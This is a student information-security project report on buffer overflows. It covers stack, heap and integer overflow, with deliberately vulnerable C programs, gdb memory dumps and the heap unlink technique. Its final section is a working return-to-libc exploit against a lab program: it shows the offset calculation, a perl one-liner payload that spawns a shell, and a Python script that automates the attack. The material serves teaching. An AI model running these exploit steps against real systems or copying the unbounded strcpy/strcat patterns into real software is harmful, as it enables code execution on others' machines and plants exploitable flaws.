INTRO TO INFORMATION SECURITY

PROJECT REPORT

A buffer overflow occurs when too much data is put into the buffer, and there are several ways to cause more to be put into a buffer than was anticipated. Here, we are going to discuss 3 types of buffer overflow i.e. stack based buffer overflow, heap based buffer overflow and integer buffer overflow.

1. STACK BASED BUFFER OVERFLOW

The stack is a mechanism that is used both to pass arguments to functions and to reference local function variables. Its purpose is to give an easy way to access local data in a specific function and to pass information from the function's caller. Each process has a stack region in the virtual address space and this stack normally (on Intel x86 processor) grows downwards, from high memory address to low memory address. Thus, the stack aids us in function calls, holding local variables, passing arguments to the callee function and also returning to caller with some return values, if any. For each function a new stack frame is created on the stack and two general-purpose registers ESP and EBP help in keeping track of it. ESP points to the top of the stack frame while EBP points to the bottom of the stack frame. For a particular stack frame, the EBP remains fixed while ESP moves as new values are pushed on or some entries are popped from the stack.

There are two types of data stored in the stack. One is the variable data (local variables, arguments etc.) and other is the management data (return address, stack pointer value of caller function etc.). As the stack grows downwards, the new data is saved at a lower memory address. Now, let's suppose there is a local buffer of 10 bytes. So, a user is supposed to enter maximum 10 bytes. But, there is no bound check in C. Thus, if a person inputs some data longer than 10 bytes, it will overwrite the previously saved data. This is called buffer overflow.

Thus, when data is written past the buffer allocated for it, buffer overflow happens. This can be dangerous as it can overwrite some previously saved management data and thus, may lead the process to crash or may change the flow path.
A normal stack frame looks like:

…..
Local variables
Saved Registers(optional)
Saved EBP(base pointer of caller frame)
Saved EIP(Return address)
Argument passed to the callee
…..

So, if we pass some long input for the local variable, it will overwrite the entries saved before it. Someone can craft the input in such a way such that it will overwrite the saved EIP with some other address where we can put our own code (shell code). Thus, on returning, the flow will return to this new address instead of the expected one. In this way we can force the execution of our own code. This makes the overflow exploitable.

Let's consider an example code:

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
FILE *copier(char *input)
{
        char buffer[8];
        strcpy (buffer, input);
        return 0;
}


int main(int argc, char **argv)
{
        if(argc!=2)
        {
                printf("Usage: stack input\n");
                return 1;
        }
        copier(argv[1]);
        return 0;
}
```

For this example, stack while calling copier function would look like:

buffer[8]
Saved Registers(if any)
EBP(base pointer value of main)
Return address(address of 'return 0' statement in memory)
Argv[1]
….

Overflowing the buffer

If we give some small input (say AAAAA), that would be written in the buffer allocated to the local variable and everything on go smooth.

```
0xbffff300:   0xbffff318   0xbffff578   0x00000002   0x080482fd
0xbffff310:   0xb7fc73e4   0x0000000b   0x41414141   0x08040041
0xbffff320:   0xffffffff   0xb7e54196   0xbffff348   0x08048465
0xbffff330:   0xbffff578   0x00000000   0x08048479   0xb7fc6ff4
```

This is how the stack would be after strcpy operation in case of input AAAAA. The input has been written into the stack as shown in green. If we pass some longer input (more than the buffer size) it will overwrite the other entries.

```
0xbffff2f0:   0xbffff308   0xbffff56b   0x00000002   0x080482fd
0xbffff300:   0xb7fc73e4   0x0000000b   0x41414141   0x41414141
0xbffff310:   0x41414141   0x41414141   0xbf004141   0x08048465
0xbffff320:   0xbffff56b   0x00000000   0x08048479   0xb7fc6ff4
```

As we can see above, buffer overflow has taken place here.

Calculating the offset:

To exploit this vulnerability we can control the saved EIP value. So, if we can overwrite this value with some other address, we can change the execution flow. For this, we need the exact location of the saved EIP on the stack so that we can know how many bytes we need to fill before reaching to the start of saved EIP. As we can see, there are 20 bytes from the start of the input buffer till the start of saved EIP value. So, we know that the return address is saved from 21st byte to 24th byte in this scenario.

Placing the shell code:

Now, we need an address with which we can overwrite the saved EIP. This address should be the address where we would place our shell code. We can look for some buffer where we can keep our code.

One way to do this is that we can give a really long input and then dump all the registers to see if anyone contains our input. Let's say we find that the ESP contains some part of our input. If it is long enough, we can put our shell code here.

Jumping to the Shell Code:

We can use the address in ESP (or some other register where we are keeping our shell code) to overwrite the return address. As it is not a reliable way (there may be null bytes in the address), there are many ways with which we can jump to our shell code in practical scenarios. For example, we can replace the return address with the address of the op code to jump to the register.

Let's say we find a buffer starting at 0x4d5c382c where we are keeping our shell code.

```
0xbffff2f0:   0xbffff308   0xbffff563   0x00000002   0x080482fd
0xbffff300:   0xb7fc73e4   0x0000000b   0x41414141   0x41414141
0xbffff310:   0x41414141   0x41414141   0x41414141   0x4d5c382c
0xbffff320:   0xbffff56b   0x00000000   0x08048479   0xb7fc6ff4
```

We overwrite the return address with the address of our shell code. So while returning, it will go to the memory location 0x4d5c382c instead of the expected address 0x08048465.

<u>Other Ways:</u>

RETURN TO LIBC

We can also use return to libc attack technique in which instead of returning to our own shell code somewhere in the buffer, we return to the functions defined in C library.

What we have to do is, we can calculate the offset as explained above. Then, we can overwrite the return address with the address of System () followed by the address of exit () and then address of “sh”. The stack will look like:

buffer[8]
Saved Registers(if any)
EBP(base pointer value of main)
System() Address
Exit() Address
“sh” address
….

When the function copier will return, it will call system () and thus, for system (), exit() address would work as a return address and “sh” address would work as an argument to system().

It will result in launching the shell. On returning, exit () address will be the return address and thus, shell will exit gracefully.

SEH Based Exploitation:

Applications have a default exception handler provided for by the OS (Windows provide a default structured exception handler). So, even if the application itself does not use exception handling, we overwrite the SEH handler with our own address and make it jump to our shell code.

2. <u>HEAP BASED BUFFER OVERFLOW</u>

Heap is an area in memory that is used for the dynamic allocation of data. Heap is allocated in the same segment as the stack and grows from low to high memory addresses. In C, common way to allocate dynamic memory is by calling functions like malloc(), calloc() and realloc(); and the memory is freed by calling the function free().

The memory is allocated in form of chunks. These chunks can be considered as buffers. So, a heap based buffer overflow happens if we try to write past the buffer size and it overwrites the adjacent chunks. This may overwrite some important variables that may lead to a crash or change in execution flow.

Let’s take a simple example of heap based overflow vulnerability.

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
        char *in = malloc (20);
        char *out = malloc (20);
        strcpy (out, "Not overflown yet");
        strcpy (in, argv[1]);
        printf ("input at %p: %s\n", in, in);
        printf ("output at %p: %s\n", out, out);
        printf("\n\n%s\n", out);
 }
```

Here, two malloc() calls are present. Thus, 2 chunks each of 20 bytes would be allocated, one for in and one for out. The heap layout (simplified) would look like:

CD	Buffer for in	CD	Buffer for out

Here, CD refers to the control data as each chunk has a header which contains some heap management data.

Now, if we pass some input long enough, it may overflow and may overwrite in the buffer for out.

```
manish@ubuntu:~/Documents$ ./heap OverflownOverflown

input at 0x804b008: OverflownOverflown

output at 0x804b020: Not overflown yet

Not overflown yet

________________________________

manish@ubuntu:~/Documents$ ./heap OverflownOverflownOverflownOverflown

input at 0x804b008: OverflownOverflownOverflownOverflown

output at 0x804b020: ownOverflown

ownOverflown
```

In the above sample execution output, we can clearly see that the input given for in has been written in the buffer of out.

This vulnerability can be exploited easily. The second chunk in which data is getting overwritten can belong to a pointer to a file or to a pointer to a function. We can overwrite this buffer to make the pointer to point to some secret file/location, to some library function like system () or to point to a stack/heap location where our shell code is present etc. Thus, it may lead to exploitation as we can force it to change its execution flow and execute our malicious code.


Many heap exploitation techniques are available which can be divided in two categories. One is overwriting the buffer data and the other is by overwriting the management data in the chunk.

Overwriting the buffer data has been discussed above along with the exploitation technique.

Overwriting the Management Data

Here, the central idea is to take the advantage of the mixing of data and control information on the heap to overwrite critical control structure.

Now, let's see the heap layout in a better way. As we know that heap is divided in chunks.



Each chunk can be used, freed, split and combined. No two free chunks can be adjacent physically.

struct malloc_chunk {
size_t prev_size;
size_t size;
struct malloc_chunk *fd;
struct malloc_chunk *bk
}

Each chunk has a data structure to maintain the control information. The fields depend whether the chunk is in use or not.

size_t prev_size holds the size of the previous chunk if it is free otherwise it will hold the data of previous chunk.
size_t size holds the size of the chunk and this size is always in multiple of 8. The last bit of size field is used as a flag PREV_INUSE which is 0 if the last chunk is free otherwise it is 1. The second last bit is used as a flag IS_MMAPPED.
struct malloc_chunk *fd and struct malloc_chunk *bk contain pointers to next and previous blocks if this chunk is free. Otherwise chunk's data is present here.

The chunks are maintained in form of lists where each list contains chunks of same size. Thus, whenever a chunk is allocated or freed, its entries are to be taken of or inserted in a proper list.

The chunks are taken off using the macro:

```
#define unlink (P, BK, FD)
{
        BK = P->bk;
        FD = P->fd;    // *(P->fd+12) = P->bk
        FD->bk = BK; // *(P->bk+8) = P->fd
        BK->fd = FD;
}
```

We can exploit the heap based vulnerability by exploiting this macro. We can fake a chunk in such a way we can control the fields in it. So, we can set the forward and backward pointers in such a way that when unlink () is called it invokes a function pointer which executes our shell code.

Let's suppose we have a vulnerable program which allocates 2 adjacent memory chunks A and B. We can overflow the chunk A such that we create two fake chunks, say M and N, in B.

When A is freed, it will check if M is free or not. It will be done by going to N and checking its PREV_INUSE flag. As we can control the chunk header, we will set this value to 0. So, on finding the bit 0, it will call unlink() to unlink the chunk M as both A and M will be merged.

Now, we have select a function pointer that will be overwritten (example address of GOT entry for free ()).

Forward pointer of M should be set to the above found address -12. Backward pointer must be set to the value to be overwritten (shellcode – actually, written at 8 bytes after the start of first buffer A).

Because of *(P->fd+12) = P->bk, the function pointer gets overwritten by the shell code address. Thus, when the function pointer is invoked our shell code gets executed.

Alternatively, instead of faking two chunks, we can work with only one chunk in which we can make it point to itself by changing its size to -4. So, while checking for PREV_INUSE its own flag will be checked. Thus, we won't need the second flag.

There are some other ways like exploiting the frontlink() macro in order to abuse programs which mistakenly manage the heap.

3. INTEGER BUFFER OVERFLOW

An integer is a variable which can hold a real value with no fraction part. Integers are just regions of memory where a real value can be stored. As integer has a fixed size (say 32-bit in C), there is a fixed maximum value it can store. When we try to store a value greater than the maximum value the integer can hold, it is called integer overflow. It causes an undefined behaviour. Compiler can ignore this overflow which may lead to unexpected results/behaviour or may abort the program.

If we give a value higher than the maximum value, wrap around takes place.

Unsigned Integer (Considering a 32-bit integer):

In case of unsigned integer, if the overflow occurs, the portion that can't fit gets ignored and only 32-bits are considered. As a 32-bit integer can hold a maximum value 0xffffffff, if we add 1 to it, the overflow happens and Modulo [MAX+1] takes place which keeps only the lowest 32-bits.

Int_var_first = 0xffffffff
Int_var_second = 0x1
Int_var_result = Int_var_first + Int_var_second
Int_var_result = 0x00000000

Signed Integer:

If overflow happens in case of signed integer, it wraps around to the negative values.

Suppose the limit of a positive number is: 0111 1111 1111 1111 (32767)
If we add 1 to it, result is: 1000 0000 0000 0000 (-32768)
Result stored: -32768
This happens because the left most bit is the sign bit. 0 means positive and 1 means negative. So, on adding 1 to the maximum positive value, the sign bit changes from 0 to 1 and thus, the result is a negative number.

The integer overflow becomes dangerous if integer is used to store size of a buffer or how far into an array to index. Although, most of the integer overflows are not exploitable as memory is not overwritten but they can lead to other attacks like buffer overflow.
Let's consider an example:

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

int copy_arr(int *in_arr, int len){
    int *out_arr, i;
    int buff_size = len * sizeof(int);
    out_arr = malloc(buff_size);
    if(in_arr == NULL){
            return -1;
    }
    for(i = 0; i < len; i++){
        out_arr[i] = in_arr[i];
    }
    return out_arr;
  }

int main(int argc, int **argv)
{
        if(argc!=3){
                printf("Usage: copy_arr in_arr len\n");
                return 1;
        }
        copy_arr(argv[1],* argv[2]);
        return 0;
}
```

In this example, we are taking an integer array and its length as inputs.

Here, memory of size (len * sizeof(int)) is getting allocated dynamically in the copy_arr function using malloc(). So, if we can pass some len size such that (len*sizeof(int)) overflows, wrap around would take place resulting in a very low value. Thus, very less memory would be allocated for out_arr. Now, as we are writing len sized data into out_arr, it would result in heap based buffer overflow which can be exploited by controlling the control/management data stored in the chunk headers.

Memory layout would be similar as shown above in the example. The len value would be a large value stored at 4 bytes memory. But, buff_size would have a very small value because of the wrap around which would take place on multiplying the len value with size of int.

Another example:

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

int copier(char *source_buffer, int length){
    char destination_buffer[80];

    if(length > sizeof(destination_buffer))
        {
      return -1;
    }
    return memcpy(destination_buffer, source_buffer, length);
  }
int main(int argc, char **argv)
{
        if(argc!=2){
                printf("Usage: copier source_buffer\n");
                return 1;
        }
        copier(argv[1],-4567);
        return 0;}
```

In the above example, we can use the Integer overflow to exploit the vulnerability in this program. It takes a buffer and its length as input, calls copier function and copies the buffer to a local buffer of some size. This is a simple example of bug because signed variables.

How to Exploit:

Here, if we can pass some negative value length, we would be able to bypass the check of the length of the buffer allowed. As memcpy takes an unsigned integer length as input, it would convert this negative number to a large positive number and thus, would allow the copying of large buffer into a small buffer causing buffer overflow which can be exploited using common exploitation techniques.

4. EXPLOIT DEVELOPMENT (RETURN TO LIBC ATTACK):

The code with stack based buffer overflow vulnerability:

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <dlfcn.h>
#include <string.h>
char buf[50];
int getShAddr()
{
        char *handle = (char *)dlopen("libc.so.6", 1);
        int i = 0;
        while (1)
        {
                if (handle[i] == 0x73 && handle[i + 1] == 0x68 && handle[i + 2] == 0)
                {
                        return (int)(handle + i);
                }
                ++i;
        }
}

FILE *getReader(char *filename)
{
        char fn[50]={0};
        strcat(fn, filename); //<--stack buffer overflow
        return fopen(fn, "rb");
}

FILE *getWriter(char *filename)
{
        char fn[50]={0};
        strcat(fn, filename);
        return fopen(fn, "wb");
}

int main(int argc, char **argv)
{
        //For your convinience, I get the address of a "sh" and system() for you
        printf("\"sh\" address: %08x\n", (unsigned int)getShAddr());
        printf("system() address: %08x\n", (unsigned int)system);
        printf("exit() address: %08x\n", (unsigned int)exit);
        FILE* sourceFile;
        FILE* destFile;
        char buf[50];
        int numBytes;
        if(argc!=3)
        {
                printf("Usage: fcopy source destination\n");
                return 1;
        }
        sourceFile = getReader(argv[1]);
        destFile = getWriter(argv[2]);
        if(sourceFile==NULL)
        {
                printf("Could not open source file\n");
                return 2;
        }
        if(destFile==NULL)
        {
                printf("Could not open destination file\n");
                return 3;
        }

        while(numBytes=fread(buf, 1, 50, sourceFile))
        {
                fwrite(buf, 1, numBytes, destFile);
        }
        fclose(sourceFile);
        fclose(destFile);
        return 0;
}
```

Identifying the Vulnerability:

In the code, overflow may take place in getReader function where it tries to call strcat in an attempt to move the filename to the buffer having size of 50 bytes. If someone tries to provide an input file name with size more than 50 bytes, it may lead to stack based overflow which can be exploited.

Analysing the Function getReader():

If we see the disassembly of the function, we get to know that it is first pushing EBP, then EDI followed by EBX and finally creating space for 50 bytes. So, we can get an idea from this disassembly.

```
Dump of assembler code for function getReader(char*):
  0x08048663 <+0>:   push   %ebp
  0x08048664 <+1>:   mov    %esp,%ebp
  0x08048666 <+3>:   push   %edi
  0x08048667 <+4>:   push   %ebx
  0x08048668 <+5>:   sub    $0x50,%esp
  0x0804866b <+8>:   lea    -0x3a(%ebp),%edx
  0x0804866e <+11>:  mov    $0x32,%ebx
  0x08048673 <+16>:  mov    $0x0,%eax
  0x08048678 <+21>:  mov    %edx,%ecx
  ....
 (Remaining has been cropped as it is not required for analysis)
```

Analysing the stack:

Let's try to see what happens when we pass some small values as input:

```
(gdb) x/40x $esp
0xbffff250:   0xbffff26e   0xbffff548   0x00000000   0x00000000
0xbffff260:   0x080482c8   0xbffff2b4   0xb7fdcb10   0x4141861e
0xbffff270:   0x41414141   0x00000041   0x00000000   0x00000000
0xbffff280:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffff290:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffff2a0:   0xb7fc1ff4   0x00000000   0xbffff308   0x080487cd
0xbffff2b0:   0xbffff548   0x08048510   0xbffff30c   0xb7fc1ff4
0xbffff2c0:   0x080488a0   0x08049ff4   0x00000003   0x08048475
0xbffff2d0:   0xb7fc23e4   0x0000000b   0x08049ff4   0x080488c1
```

```
(gdb) info f
Stack level 0, frame at 0xbffff2b0:
 eip = 0x80486c4 in getReader (VulCode.C:25); saved eip 0x80487cd
 called by frame at 0xbffff310
 source language c++.
 Arglist at 0xbffff2a8, args: filename=0xbffff548 "AAAAAAA"
 Locals at 0xbffff2a8, Previous frame's sp is 0xbffff2b0
 Saved registers:
  ebx at 0xbffff2a0, ebp at 0xbffff2a8, edi at 0xbffff2a4, eip at 0xbffff2ac
```

In the stack we can see the memory location where our input value is stored and also we can see that total 4 registers have been saved on the stack frame.

Thus, the stack frame layout looks like:

…….
50 Bytes for Local Buffer fn
Saved EBX
Saved EDI
Saved EBP
Saved EIP(Return Address)
Argument passed to get Reader
………

Overflowing the Buffer:

If we pass a long input (more than 50 bytes), it overwrites the other saved register values in the stack.

```
(gdb) x/40x $esp
0xbffff210:     0xbffff22e     0xbffff50f     0x00000000     0x00000000
0xbffff220:     0x080482c8     0xbffff274     0xb7fdcb10     0x4141861e
0xbffff230:     0x41414141     0x41414141     0x41414141     0x41414141
0xbffff240:     0x41414141     0x41414141     0x41414141     0x41414141
0xbffff250:     0x41414141     0x41414141     0x41414141     0x41414141
0xbffff260:     0x41414141     0x41414141     0x41414141     0x08004141
0xbffff270:     0xbffff50f     0x08048510     0xbffff2cc     0xb7fc1ff4
0xbffff280:     0x080488a0     0x08049ff4     0x00000003     0x08048475
0xbffff290:     0xb7fc23e4     0x0000000b     0x08049ff4     0x080488c1
```

Calculating the Offset:

Now, for the attack, we should know the address (relative to the buffer) of the saved EIP i.e. we have to find out the number of bytes that we need to pass to reach to the start of the return address saved on the stack.

As we can see in the stack, there are 50 bytes for the local buffer, 4 bytes for saved EBX, 4 bytes for saved EDI and 4 bytes for saved EBP. After this, the saved EIP starts.

Thus, our offset is 62(50+4+4+4).

Getting the Required addresses for the exploitation:

For this attack (to launch the shell), we need to get 3 addresses:

- System() address
- Shell address
- Exit() address

The way to get the first two addresses is mentioned in the given code. The address for Exit () can be calculated in the same way as we get the system() address.

Designing the Attack:

To get the shell, we need to replace the return address at 0xbffff26c with the address of System().

Then we need to pass the address of shell as an argument to the system.

Finally, we need to store the address of Exit() as a return address to which system() should return on finishing(by this we help to exit gracefully without causing the segmentation fault).

Therefore, the stack frame layout would be:

….
System() Address
Exit() Address
Shell Address
….

Finalizing the Design:

Now, we know the offset along with all the address and memory locations where we need to overwrite.
Thus, we have to pass 62 bytes(example: by giving 62*A as input), then we have to put the address of system(), then the address of Exit() and finally the address of the shell.

Trying the attack using command line:

Before writing the exploit, let's try to exploit using command line. Here, the addresses are hardcoded in the above mentioned order.

```
manish@ubuntu:~/Documents$ ./finalVul `perl -e 'printf "A" x 62 . "\xf0\x84\x04\x08\x10\x85\x04\x08\x36\xd4\xfd\xb7";'` CCC
libc addr: b7fdcb10
"sh" address: b7fdd436
system() address: 080484f0
Exit() address: 08048510
$ exit
manish@ubuntu:~/Documents$
```

So, we are able to get the shell here.

Writing the exploit:

```
#!/usr/bin/env python
import os
import subprocess

class ReturnToLibc:

        def __init__(self):
                self.vulnerable_file = raw_input('Enter Vulnerable File Name(finalVul
attached): ');
                self.input_system_address = raw_input('Enter System Address: ');
                self.input_shell_address = raw_input('Enter shell Address: ');
                self.input_exit_address = raw_input('Enter Exit() Address: ');
                self.shell_file = "a.sh";

        def reverse_me(self,address):

                return
"\\x"+address[6]+address[7]+"\\x"+address[4]+address[5]+"\\x"+address[2]+address[3]+"\\
x"+address[0]+address[1];

        def write_sh_file(self,shellcode):
                with open (self.shell_file,"w") as f:
                        f.write(shellcode)
                return True

        def attack(self):
                system_address = self.reverse_me(self.input_system_address)
                shell_address = self.reverse_me(self.input_shell_address)
                exit_address = self.reverse_me(self.input_exit_address)
                shellcode = "./"+self.vulnerable_file + ''' "`python -c 'print "A"*62 + "''' +
system_address + exit_address + shell_address + '''"'`"''' + ' bb'
                if self.write_sh_file(shellcode):
                        subprocess.call(["sh", self.shell_file])

if __name__ == "__main__":
   attack_obj = ReturnToLibc()
   attack_obj.attack()
```

A python script has been written to automate the process of exploitation.

Inputs of the script:

1) **File Name:** Name of the object file containing the vulnerable code. “finalVul” can be used as this is the object file attached with the script.
2) **System Address**
3) **Shell Address**

4) **Exit Address**

The three addresses can be found by just running the object file “finalVul” with any arguments. It will print the 3 addresses.

Note: The exploit works for the offset 62. If the offset on some other machine is different, exploit.py file needs to be modified. The offset value “62” needs to be replaced with the new offset.

A readme file has been attached with the exploit code to guide in the process of running it.

Outputs:

1) The print statements in the vulnerable code till the getReader() is called.
2) **SHELL**

We can use the exit() call to exit properly.